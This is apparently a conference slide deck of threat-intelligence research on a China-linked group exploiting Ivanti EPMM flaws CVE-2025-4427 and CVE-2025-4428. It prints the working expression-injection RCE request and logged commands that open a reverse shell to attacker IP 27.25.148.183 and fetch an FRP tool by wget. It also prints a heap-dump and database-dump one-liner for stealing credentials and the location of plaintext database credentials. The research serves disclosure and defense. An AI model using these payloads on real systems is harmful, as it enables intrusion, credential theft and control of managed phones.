One Entry Point to Thousands of Phones: China-Nexus APT Exploiting Ivanti Endpoint Manager Mobile

Arda Buyukkaya


Arda Buyukkaya

Senior Cyber Threat Intelligence Analyst, EclecticIQ

Agenda

- Exploitation of Ivanti EPMM (Endpoint Manager Mobile)
- Post Exploitation Tooling and Intrusion Analysis
- Intelligence Sharing Case Study
- Closing Remarks

Exploitation of Ivanti EPMM



- Ivanti EPMM is a mobile device management platform
- Helping organizations to manage mobile phones and tablets used by employees

https://help.ivanti.com/mi/help/en_US/core/11.x/gsg/CoreGettingStarted/Core_overview.htm

Ivanti's Endpoint Manager Mobile (EPMM)

April, 2025

- Zero-day exploitation

May 13, 2025

- Ivanti released a security advisory
  - CVE-2025-4428 — Remote Code Execution in API
  - CVE-2025-4427 — Authentication bypass in the API

May 15, 2025

- WatchTowr Labs released the POC

May 21, 2025

- EclecticIQ released threat research

```
GET /mifs/rs/api/v2/featureusage?format=

${"".getClass().forName('java.lang.Runtime').getMethod
('getRuntime').invoke(null).exec('id')}

HTTP/1.1

Host: {{Hostname}}
```

- `DeviceFeatureUsage` API triggered remote code execution
- “`format`” parameter controlled by attacker
- Allowing remote command execution over Java Runtime

https://labs.watchtowr.com/expression-payloads-meet-mayhem-cve-2025-4427-and-cve-2025-4428/

IMAGE: JACOB THORSON VIA UNSPLASH

Daryna Antoniuk

July 25th, 2023

News Briefs

Cybercrime

Government

Hackers exploited Ivanti zero-day to breach Norway's government

Hackers exploited a zero-day vulnerability in tech giant Ivanti's software to compromise a dozen Norwegian government agencies.

Norwegian security officials said on Monday that the flaw was found in Ivanti's mobile endpoint management software used by the impacted ministries.

"This vulnerability was unique, and was discovered for the very first time here in Norway," said Sofie Nystrøm, director of Norway's National

https://therecord.media/hackers-use-ivanti-zero-day-to-attack-norway-ministries

- In 2023, similar vulnerabilities (CVE-2023-35078 and CVE-2023-35082) actively exploited in the wild
- Attacker compromised parts of the Norwegian government

What Makes EPMM Breach Special

TABLE 6. USER ROLES


Roles	Description
Self-Service User Portal	Allows access to the user portal. For Windows Phone (8.0) this role is **required** for registration. With Self-Service User Portal selected, you can choose to enable or disable the following roles: • Wipe Device • Lock Device • Unlock Device • Locate Device • Retire Device • Register Device • Change Device Ownership • Reset PIN • Reset Secure Apps Passcode

- Mobile device management solutions **can be turn into an enterprise wide C2 server**
- Attacker have capability to remotely control victim mobile devices

TABLE 4. SUB-LEVEL MENU ITEMS (CONT.)

Action menu	Sub-level menu items	Actions
Apps*	App Catalog	Add apps from iTunes, Google Play, Windows Store, In-House apps, and Web Applications.
	iBooks	Manage Apple iBooks.
	Installed Apps	Manage installed apps.
	App Tunnels	Manage registered and unregistered app tunnels.
Connector		Add and manage Connector.
LDAP		Add and manage LDAP.
Google		Add and manage Google account.
Operators		Add and manage Operators.
LDAP		Add and manage LDAP.
Local CA		Add and manage local CA.
Trusted Root Certificate		Add and manage trusted root certificates.

- Silently push malicious apps or updates to every enrolled device
- Install root certificates, that can be used for decrypting SSL/TLS web traffic



N...	MODEL	MANUFACT...	PLATFORM ...	HOME COUNTRY...	STATUS	REGISTRATIO...	LAST CHEC...	OWNER	OPERATOR
	iPhone 4	Apple	iOS 8.0	United States	Active	2015-06-14 09:2...	52 m 22 s	Company	AT&T
	Lumia 920	NOKIA	Windows Ph...		Active	2015-06-14 09:2...	1 h 48 m	Company	
	DROIDX	motorola	Android 2.2	United States	Active	2015-06-14 09:2...	1 h 44 m	Company	T-Mobile
	Lumia 920	NOKIA	Windows Ph...		Active	2015-06-14 09:2...	1 h 48 m	Company	
	iPhone 4	Apple	iOS 8.0	United States	Active	2015-06-14 09:2...		Company	AT&T
	DROIDX	motorola	Android 2.2	United States	Active	2015-06-14 09:2...	1 h 45 m	Company	T-Mobile
	DROIDX	motorola	Android 2.2	United States	Active	2015-06-14 09:2...	1 h 43 m	Company	T-Mobile
	iPhone 4	Apple	iOS 8.0	United States	Active	2015-06-14 09:2...		Company	AT&T
	Lumia 920	NOKIA	Windows Ph...		Active	2015-06-14 09:2...	1 h 48 m	Company	

https://help.ivanti.com/mi/help/en_us/core/11.x/gsg/CoreGettingStarted/IvantiEPMM_GettingStarted.pdf

Post Exploitation Tooling and Intrusion Analysis

Initial Access with Java Runtime

```
Date: 2025-05-17 09:28:19.647
Request: GET /mifs/rs/api/v2/featureusage?
format=${"".getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null).exec('/bin/bash
-i > /dev/tcp/27.25.148.183/5666 0>&1 2>&1')}
Executed Command: /bin/bash -i > /dev/tcp/27.25.148.183/5666 0>&1 2>&1
Attacker IP: 27.25.148.183
```

- Java Runtime used to execute malicious commands
- Example Java payload spawning a reverse shell and communicated with C2 infrastructure 27.25.148[.]183

27.25.148.183 (27.25.148.0/22)

AS 148981 (China Telecom)

CN

Hardcoded MySQL Credentials in Ivanti EPMM

```
ls -la
total 44
drwxrwxr-x.  2 tomcat tomcat 4096 Mar 11 18:34 .
drwxrwxr-x. 71 tomcat tomcat 4096 May 16 17:44 ..
-rw-rw-r--   1 root   root    107 Feb  8 13:41 .altdevshellpasswordhash
-r--rw----.  1 tomcat tomcat    8 May  2  2018 .dbpp
-rw-rw-r--   1 root   root    107 May  2  2018 .devshellpasswordhash
-r--r-----   1 tomcat tomcat    8 Mar 11 18:34 .miadminpp
-rw-rw-r--   1 root   root     41 May 16 02:00 .mifpp
-r--rw----.  1 tomcat tomcat   32 May  2  2018 .mrpp
-r--rw----.  1 tomcat tomcat   32 May  2  2018 .spp
-r--rw----.  1 tomcat tomcat   44 May  2  2018 .spp2
-r--rw----   1 tomcat tomcat   44 Aug 25  2022 .spp3
cat .mifpp
[client]
user=micoredb
password=6a[redacted]
cat .spp2
0oykl9czOy[redacted]8Kb2kqTiSsQyKdcat .spp3
oe3qb7TZlmAXWgIp3igx[redacted]WCpOcat .mrpp
1GGmTz3Qt[redacted]e11
```

- Unencrypted MySQL credentials stored in: **/mi/files/system/.mifpp**
- Threat actor used this to access Ivanti EPMM database called MIFS

Inside the MIFS Database

Managed Mobile Device Inventory


- IMEI Number
- SIM & Network Details
- Hardware & OS metadata
- Owner Name
- WiFi Name

Enterprise Active Directory LDAP

- First and Last Name
- Email Adress
- LDAP Config

Cloud Integrations & Access Tokens

- G Suite
- Office 365
- Salesforce
- Dropbox



- Office 365 integration allows attackers steal OAuth tokens while bypassing MFA
- That could lead access to corporate mailboxes

```
cmd> cat /tmp/h

[>] Output:
ps ax | grep java | grep tomcat | awk '{print $1}' | while read p; do jcmd $p GC.heap_dump
/tmp/th.$p; done; ls -l /tmp/th*; L=/usr/bin/mysqldump --defaults-extra-
file=/mi/files/system/.mifpp mifs mifs_ldap_server_config | grep INSERT | cut -d\' -f8; echo
"LDAP user: $L"; strings /tmp/th* | grep -A5 -B5 "$L"
```

- Dumping heap memory of Java and Tomcat to recover plaintext credentials of Ivanti EPMM login dashboard
- Dumps the **mifs_ldap_server_config** table to enumerate configured LDAP/AD accounts and connection details

Lateral Movement with FRP (Fast Reverse Proxy)

```
Date: 2025-05-16 08:54:03.598
Request: GET /mifs/rs/api/v2/featureusage?
format=${"".getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke
(null).exec('wget http://103.244.88.125:8080/frpc -o /tmp/.alog')}
Executed Command: wget http://103.244.88.125:8080/frpc -o /tmp/.alog
Attacker IP: 103.244.88.125
```


- Open-source reverse proxy tool used to gain persistent access to the internal network
- From this foothold, actors perform network reconnaissance.
- Move laterally to other systems, expanding access
- Frequently leveraged by China-nexus threat actors

Intelligence Sharing Case Study

Florian Roth ⚡ ✓
@cyb3rops


Looking through a long list of vulnerable Ivanti devices, trying to find out if a customer is listed and how to reach someone on the other side to inform them about exposed Ivanti EPMM services affected by RCEs tracked as CVE-2025-4427 and CVE-2025-4428.

It affects every sector: hospitals, consulting firms, engineering, real estate ...



Identifying Vulnerable Ivanti EPMM Servers

```
<div class="product-logo" style="background
    <div class="product-version">12.3</div>
</div>
```



- CVE-2025-4428 affects Ivanti EPMM version 12.5.0.0 and earlier
- Internet scanners used to identify vulnerable versions

```
<div style="display:none">
    MI_LOGIN_SCREEN
</div>
```

Hostnames: smartphone.[redacted].gov.uk
City: [redacted]
Country: United Kingdom
Organization: [redacted]

Ports:

443/tcp Ivanti Endpoint Manager Mobile (EPMM) (11.11)
|-- HTTP title: Ivanti User Portal: Sign In
|-- Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc

Threat Information

- Threat intelligence report
  - TTPs
  - Indicators
  - Detection methods
- Vulnerable server

Targeted Industries

Europe

- Banking / Financial Services
- Telecommunications
- Manufacturing / Industrial Machinery
- Aerospace
- Legal / Insurance Services
- Healthcare / Hospital & Clinical Services
- Public Administration / Local Government

Closing Remarks

Actionable threat intelligence can stop active or feature intrusions

Vulnerability management won’t enough to prevent zero-day attacks

Legitimate features in enterprise platforms can be weaponized by threat actors to their own advantage

Thank You for Listening
Any Questions ?